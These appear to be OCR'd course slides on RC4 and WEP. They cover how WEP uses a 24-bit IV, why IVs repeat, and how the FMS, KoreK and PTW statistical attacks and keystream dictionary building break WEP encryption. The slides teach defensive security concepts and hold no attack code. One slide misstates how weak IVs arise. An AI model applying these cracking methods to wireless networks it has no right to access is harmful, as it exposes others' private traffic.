


Association enables data transfer between STA and AP

Stream Ciphers

- Vernam's one-time pad cipher where each letter ($\mathbf{p_1}$) is a byte
  - Plaintext = $\mathbf{p_1 p_2 p_3 p_4}$ …
  - Key stream = $\mathbf{k_1 k_2 k_3 k_4}$ …
    - Generated by encryption algorithm
  - Ciphertext = $\mathbf{c_1 c_2 c_3 c_4}$ … where $\mathbf{c_i = p_i \text{ xor } k_i}$
  - Can be proven to be unconditionally secure IF the key is only used once
    - This is where WEP fails

Typical Stream Cipher Diagram



RC4 Stream Cipher

- Designed by Ron Rivest in 1987 for RSA Security
  - RC4 = Rivest Cipher 4
  - Kept as a trade secret until leaked in 1994


- Most popular stream cipher
  - Simple and fast
  - Commonly used for real-time network traffic encryption
    - SSL, IPSec, WEP

RC4 Encryption Overview

- Two Primary Parts:
  1. KSA initializes secret state S based on key (K)

     Shuffle 256 bytes in array according to pattern driven by key
  2. PRGA generates pseudo-random key stream

     Generate key stream byte then swap bytes in array




KSA - key-scheduling algorithm
PRGA - pseudo-random generation algorithm

RC4 Encryption Overview

- Two Primary Parts:
  1. KSA initializes secret state S based on key (K)

     Shuffle 256 bytes in array according to pattern driven by key
  2. PRGA generates pseudo-random key stream

     Generate key stream byte then swap bytes in array



WEP Keys


- Host & AP share semi-permanent symmetric key and appends 24-bit (3-byte) initialization vector (IV)

Secret:	40 bits (5 bytes)	or	104 bits (13 bytes)
IV:	24 bits (3 bytes)		24 bits (3 bytes)
Result:	64-bit key	or	128-bit key

- IV is random sequence generated by transmitting device
  - IV sent as plaintext inside the frame
  - New IV used for each frame


- WEP keys are used for both
  - Authentication
  - Encryption of data

WEP Encryption



ICV – Integrity Check Value - provides data integrity for the frame

802.11 WEP Decryption



Example Encryption / Decryption

	H	e	l	l	o		B	o	b	!
Alice's message:	48	65	6c	6c	6f	20	42	6f	62	21
RC4 key stream:	64	71	31	60	48	60	7C	0C	BF	D7
Ciphertext:	2c	14	5d	0c	27	40	3e	63	dd	f6
RC4 key stream:	64	71	31	60	48	60	7C	0C	BF	D7
Decoded message:	48	65	6c	6c	6f	20	42	6f	62	21
	H	e	l	l	o		B	o	b	!

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Poor Key Management - In General

- Keys unchanged for long periods
- Keys are shared among lots of users
- Keys are passed around and are hard to change
- Widely distributed secrets tend to become public over time
- If device is stolen, all other devices using same key may be compromised

IV Problems

- IV is only 24 bits
  - 2^{24} or 16,777,216 possible IV values
  - Small IV value was chosen since wireless was an emerging technology and heavy cryptographic processing was not feasible for most computer systems
- How is the IV initialized?
  - No guidelines
- How is the IV changed for each frame?
  - Random (track previously used)
- Problem – same IV will be reused eventually

IV Problems

- IV reuse easily detected since IV transmitted in plaintext

- This seemingly large IV space can be depleted quickly
  - Assuming the IV is simply incremented, reuse occurs after

$$\frac{1500 \text{ bytes}}{\text{packet}} \times \frac{8 \text{ bits}}{1 \text{ byte}} \times \frac{1 \text{ sec}}{11 \text{ Mbits}} \times \frac{1 \text{ Mbit}}{10^6 \text{ bits}} \times 2^{24} \text{ packets} = 18{,}302\,\text{s} = 5\,\text{hrs}$$

Duplicate IVs

- But wait… it gets better
- Birthday Paradox
  - 0.0000000596% chance 2 consecutive frames have same IV
- Chances of duplicate IVs are:
  - 1% after 582 encrypted frames
  - 10% after 1881 encrypted frames
  - 50% after 4,823 encrypted frames
  - 99% after 12,430 encrypted frames

$$\frac{1500 \text{ bytes}}{\text{packet}} \times \frac{8 \text{ bits}}{1 \text{ byte}} \times \frac{1 \text{ sec}}{11 \text{ Mbits}} \times \frac{1 \text{ Mbit}}{10^6 \text{ bits}} \times 12{,}430 \text{ packets} = 13.56 \text{ seconds}$$

What is a “Weak” IV?

- Key Scheduling Algorithm (KSA) creates an IV for each frame
- Flaw in WEP implementation of RC4 allows “weak” IVs to be generated
  - IVs were created using the passphrase as one of the variables
- Weak IVs reveal info about the key bytes they were derived from
- An attacker will collect enough weak IVs to reveal bytes of the base key

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding


WEP Attacks

- Two fundamental types of attacks
  1. Statistical analysis - Passive attacks to decrypt traffic
     - MOST COMMON
  2. "Dictionary"-building or Key Stream Collection attack
     - Create a table containing all possible IVs and corresponding key streams
     - Allows real-time automated decryption of all traffic

- Time required to gather enough wireless traffic depends heavily on network traffic on access point

Cracking WEP -- Statistical Analysis

- 2001 - Borisov, Goldberg, Wagner (BGW) - theory introduced
- 2001 - Fluhrer, Mantin, Shamir (FMS) - tool 4-6M frames
- 2004 - KoreK - Improved performance - tool 500K frames
- 2007 – Pychkine, Tews, Weinmann (PTW) - tool 60-90K frames



Dictionary-Building Attack
Consequences of Repeating an IV

- Assume
  - p = plaintext
  - k = RC4 key stream
  - c = ciphertext

We notice the same IV is used for these two frames

- $c_1 = p_1 \oplus k_1$
- $c_2 = p_2 \oplus k_1$
- $c_1 \oplus c_2 = (p_1 \oplus k_1) \oplus (p_2 \oplus k_1) = p_1 \oplus p_2$
  - XOR cancels out key stream

- Knowing one plaintext will get you the other
  - If I know p_1, I can derive $p_2 = p_1 \oplus (c_1 \oplus c_2)$

We know this

We observed this

